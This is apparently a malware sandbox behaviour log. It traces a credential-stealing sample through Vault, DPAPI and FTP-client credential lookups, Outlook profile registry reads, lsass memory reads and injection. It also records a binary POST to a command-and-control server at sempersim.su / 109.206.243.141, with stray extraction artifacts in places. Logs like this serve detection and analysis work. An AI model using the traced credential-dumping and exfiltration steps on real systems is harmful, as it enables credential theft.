Call System API	API Name: BCryptDecrypt Args: (f20410, +µĊĖĂĹŶĕĖĀVĵ]W[ĭ, 144, 0, ŰDİbþ¼`Yn2a5%`@dyĖkřþGh0çW\$ŵrÖÖŠă7ŝ(, 16, +µĊĖĂĹŶĕĖĀVĵ]W[ĭ, 144, 1 5198736, 0) Return: 0	2976	480
Call System API	API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\Microsoft\Vault\4BF4C442-9B8A-41A0-B380-DD4A704DDB28\) Return: 1	2976	480
Call System API	API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\Microsoft\Vault\) Return: 3	2976	480
Call System API	API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\Microsoft\) Return: 3	2976	480
Call System API	API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\) Return: 3	2976	480
Call System API	API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\) Return: 3	2976	480
Call System API	API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3	2976	480
Call System API	API Name: GetDriveTypeW Args: (C:\Users\) Return: 3	2976	480
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2976	480
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2976	480
Write File	Path: %APPDATA%\Microsoft\Protect\S-1-5-21-3858504828-689350809-766946860-500\Preferred Type: VSDT_COM_DOS	2976	480
Add File	Path: %LOCALAPPDATA%\Microsoft\Vault\4BF4C442-9B8A-41A0-B380-DD4A704DDB28\Policy.vpol Type: VSDT_COM_DOS	2976	480
Call System API	API Name: CredEnumerateW Args: (, 1, e7f410, e7f3e8) Return: 0	2976	480
Detection	Threat Characteristic: Attempts to dump credentials from memory Process ID: 480 Info: Attempts to dump credentials		
Write File	Path: %LOCALAPPDATA%\Microsoft\Vault\4BF4C442-9B8A-41A0-B380-DD4A704DDB28\Policy.vpol Type: VSDT_COM_DOS	2976	480
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Opera) Return: 0	2984	2976
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\purple\accounts.xml) Return: 0	2984	2976
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\Documents\SuperPutty) Return: 0	2984	2976
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles%\FTPShell\ftpshell.fsi) Return: 0	2984	2976
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Notepad++\plugins\config\NppFTP\NppFTP.xml) Return: 0	2984	2976
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles%\ioZone3D\MyFTP\myftp.ini) Return: 0	2984	2976
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\FTPBox\profiles.conf) Return: 0	2984	2976
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles%\Sherrod Computers\sherrod FTP\favorites) Return: 0	2984	2976
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles%\FTP Now\sites.xml) Return: 0	2984	2976
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles%\NexusFile\userdata\ftpsite.ini) Return: 0	2984	2976
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\NexusFile\ftpsite.ini) Return: 0	2984	2976
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\Documents\NetSarang\Xftp\Sessions) Return: 0	2984	2976
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\NetSarang\Xftp\Sessions) Return: 0	2984	2976
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles%\EasyFTP\data) Return: 0	2984	2976
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\SftpNetDrive) Return: 0	2984	2976
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles%\AbleFTP7\encPwd.jsd) Return: 0	2984	2976
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles%\AbleFTP7\data\settings\sshProfiles-j.jsd) Return: 0	2984	2976
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles%\AbleFTP7\data\settings\ftpProfiles-j.jsd) Return: 0	2984	2976
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles%\AbleFTP8\encPwd.jsd) Return: 0	2984	2976
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles%\AbleFTP8\data\settings\sshProfiles-j.jsd) Return: 0	2984	2976
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles%\AbleFTP8\data\settings\ftpProfiles-j.jsd) Return: 0	2984	2976
Call System API	API Name: GetVersionExA Args: (12fbf8) Return: 1		2808
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Common\BaseSuite\A2B280D420FB472099F740C09FBCE10A Value: 1		2808
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	2984	2976
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\0a0d020000000000c000000000000046\ Value: None	2984	2976
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\0a0d020000000000c000000000000046\ Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\13dbb0c8aa05101a9bb000aa002fc45a\ Value: None	2984	2976
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\13dbb0c8aa05101a9bb000aa002fc45a\ Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\3517490d76624c419a828607e2a54604\ Value: None	2984	2976

Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\3517490d76624c419a828607e2a54604\ Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\731b4d582aa1b645b0d7c8c7d97c255e\ Value: None	2984	2976
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\731b4d582aa1b645b0d7c8c7d97c255e\ Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\7c29de2ef443464381d0124a00f460e6\ Value: None	2984	2976
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\7c29de2ef443464381d0124a00f460e6\ Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\8503020000000000c00000000000046\ Value: None	2984	2976
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\8503020000000000c00000000000046\ Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9207f3e0a3b11019908b08002b2a56c2\ Value: None	2984	2976
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9207f3e0a3b11019908b08002b2a56c2\ Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\ Value: None	2984	2976
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\ Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000001\ Value: None	2984	2976
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000001\ Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000002\ Value: None	2984	2976
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000002\ Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000004\ Value: None	2984	2976
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000004\ Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\98af66e4aa414226b80f0b1a8f34eeb4\ Value: None	2984	2976
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\98af66e4aa414226b80f0b1a8f34eeb4\ Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\lb827fd10ae92db4297f58d3d9f4512a8\ Value: None	2984	2976
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\lb827fd10ae92db4297f58d3d9f4512a8\ Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\be8872256647004ebcfdcf8714613750\ Value: None	2984	2976
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\be8872256647004ebcfdcf8714613750\ Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\edd28a07b922e04b95ac234da2bb737a\ Value: None	2984	2976
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\edd28a07b922e04b95ac234da2bb737a\ Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\l5da8497721acc4b9e4d6fdb87311082\ Value: None	2984	2976
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\l5da8497721acc4b9e4d6fdb87311082\ Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\l86ed2903a4a11cfb57e524153480001\ Value: None	2984	2976
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\l86ed2903a4a11cfb57e524153480001\ Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\ Value: None	2984	2976
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\ Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Calendar Summary\ Value: None	2984	2976


Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Calendar Summary\ Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Reminders\ Value: None	2984	2976
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Reminders\ Value: Type: REG_NONE		
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\Documents) Return: 1	2984	2976
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\Desktop) Return: 1	2984	2976
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\Documents) Return: 1	2984	2976
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\Desktop) Return: 1	2984	2976
Call System API	API Name: GetVersionExA Args: (14ea54) Return: 1	2984	2976
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Crypto\RSA*, 0, 14efa0, 1, 0, 0) Return: 1f7148	2984	2976
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2976 Info: Obtains file or directory info from API result		
Call Filesystem API	API Name: FindNextFileW Args: (1f7148, 14efa0) Return: 1	2984	2976
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Crypto\RSA*, 0, 14eb74, 1, 0, 0) Return: 1f7148	2984	2976
Call System API	API Name: BCryptDecrypt Args: (290000, Åhj7æ·¹Ê·40, 64, 0, çVâBç2-îäöZw, 8, Åhj7æ·¹Ê·40, 64, 9367492, 0) Return: 0	2976	480
Add File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3858504828-689350809-766946860-500\18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1 Type: VSDT_COM_DOS	2984	2976
Write File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3858504828-689350809-766946860-500\18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1 Type: VSDT_COM_DOS	2984	2976
Call System API	API Name: CryptDecrypt Args: (1f7148, 0, 1, 0, 26b238, 1c) Return: 1	2984	2976
Detection	Threat Characteristic: Queries DNS server sempersim.su		
Call System API	API Name: DnsQueryExW Args: (sempersim.su, 1, 40000000) Return: 0	2984	2976
Call Network API	API Name: socket Args: (23, 2, 0) Return: 1f4	2984	2976
Call Network API	API Name: socket Args: (2, 1, 6) Return: 1f4	2984	2976
Call Network API	API Name: connect Args: (1f4, 109.206.243.141:80, 16) Return: 0	2984	2976
Call Network API	API Name: send Args: (1f4, POST /gm13/fre.php HTTP/1.0\r\nUser-Agent: Mozilla/4.08 [Charon; Inferno]\r\nHost: sempersim.su\r\nAccept: */*\r\nContent-Type: application/octet-stream\r\nContent-Encoding: binary\r\nContent-Key: 6585B194\r\nContent-Length: 269\r\nConnection: close\r\n\r\n, 237, 0) Return: 237	2984	2976
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: 109.206.243.141:80 Content: POST /gm13/fre.php HTTP/1.0\r\nUser-Agent: Mozilla/4.08 [Charon; Inferno]\r\nHost: sempersim.su\r\nAccept: */*\r\nContent-Type: application/octet-stream\r\nContent-Encoding: binary\r\nContent-Key: 6585B194\r\nContent-Length: 269\r\nConnection: close\r\n\r\n		
Call Network API	API Name: send Args: (1f4, ., 269, 0) Return: 269	2984	2976
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: 109.206.243.141:80 Content: .		
Call Network API	API Name: recv Args: (1f4, ., 4048, 0) Return: ?	2984	2976
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: 109.206.243.141:80 Content: POST /gm13/fre.php HTTP/1.0\r\nUser-Agent: Mozilla/4.08 (Charon; Inferno)\r\nHost: sempersim.su\r\nAccept: */*\r\nContent-Type: application/octet-stream\r\nContent-Encoding: binary\r\nContent-Key: 6585B194\r\nContent-Length: 269\r\nConnection: close\r\n\r\n		
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\ID2EFF9\94A37B.hdb) Return: 0	2984	2976
Add File	Path: %APPDATA%\ID2EFF9\94A37B.hdb Type: VSDT_COM_DOS	2984	2976
Write File	Path: %APPDATA%\ID2EFF9\94A37B.hdb Type: VSDT_COM_DOS	2984	2976
Add File	Path: %APPDATA%\ID2EFF9\94A37B.ick Type: VSDT_ASCII	2984	2976
Write File	Path: %APPDATA%\ID2EFF9\94A37B.ick Type: VSDT_ASCII	2984	2976
Call System API	API Name: AdjustTokenPrivileges Args: (1f8, 0, 0, , 14f700) Return: 1	2984	2976
Detection	Threat Characteristic: Escalates process privileges to gain a higher level of access Process ID: 2976 Info: Obtains system level privileges		
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Microsoft\Credentials) Return: 1	2984	2976
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Credentials*, 0, 14f46c, 0, 0, 0) Return: 1f7148	2984	2976
Call Filesystem API	API Name: FindNextFileW Args: (1f7148, 14f46c) Return: 1	2984	2976
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Credentials\S-1-5-21-790525478-1060284298-101542035-1003*, 0, 14f1f0, 0, 0, 0) Return: 1f7188	2984	2976
Detection	Threat Characteristic: Accesses decoy file %APPDATA%\Microsoft\Credentials\S-1-5-21-790525478-1060284298-101542035-1003*		
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Credentials\S-1-5-21-790525478-1060284298-101542035-1003*, 0, 14f1f0, 0, 0, 0) Return: 1f7188	2984	2976
Call System API	API Name: CreateToolhelp32Snapshot Args: (2, 0) Return: 25c	2984	2976
Detection	Threat Characteristic: Attempts to detect active running processes Process ID: 2976 Info: enum processes		
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 7fd00c, ..., 4, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 76f58894, ..., 4, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 161c10, ..., 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 161c90, ..., 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 161f88, p., 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 162070, ., 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 1627a8, .[, 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 1628e8, *, 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 162a20, H., 120, 14e1c8) Return: 0	2984	2976

[illegible]

Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 209e08, ..., 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 209e88, ..., 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 209f08, ..., 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 209f88, ..., 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 20a008, ..., 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 20a088, ..., 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 20a108, ..., 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 20a188, ..., 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 20a208, ..", 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 22e2b0, ..", 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 22e3b0, 0.", 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 22e430, ..", 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 22e4b0, 0.", 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 22e530, ..", 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 22e5b0, 0.", 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 22e630, ..", 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 22e6b0, 0.", 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 22e730, ..", 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 22e7b0, ..", 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 22e8b0, 0.", 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 22e930, 0.", 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 22ea30, ..", 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 22eab0, 0.", 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 22eb30, ..", 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 22ebb0, ..", 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 22ecb0, 0.", 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 22ed30, ..", 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 22edb0, 0.", 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 22ee30, ..", 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 22eeb0, 0.", 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 22ef30, ..", 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 22efb0, ..", 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 22f1b0, ...v..", 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 7ffd00c, ...v, 4, 14e1f4) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 76f58894,, 4, 14e1f4) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 161c10,, 120, 14e1f4) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 161c90,, 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 161f88, p., 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 162070, ..", 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 1627a8, [., 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 1628e8, *, 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 162a20, H..., 120, 14e1c8) Return: 0	2984	2976
Call Virtual Memory API	API Name: WriteProcessMemory Args: (Process Name:480\lsass.exe, 750000, U.....E.SVW.8.pt.X..n., 223, 0) Return: 1	2984	2976
Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2976 Target Process ID: 480 Target Image Path: lsass.exe Injected Content: B.3v		
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 7ffd00c, ...v, 4, 14e1c8) Return: 0	2984	2976
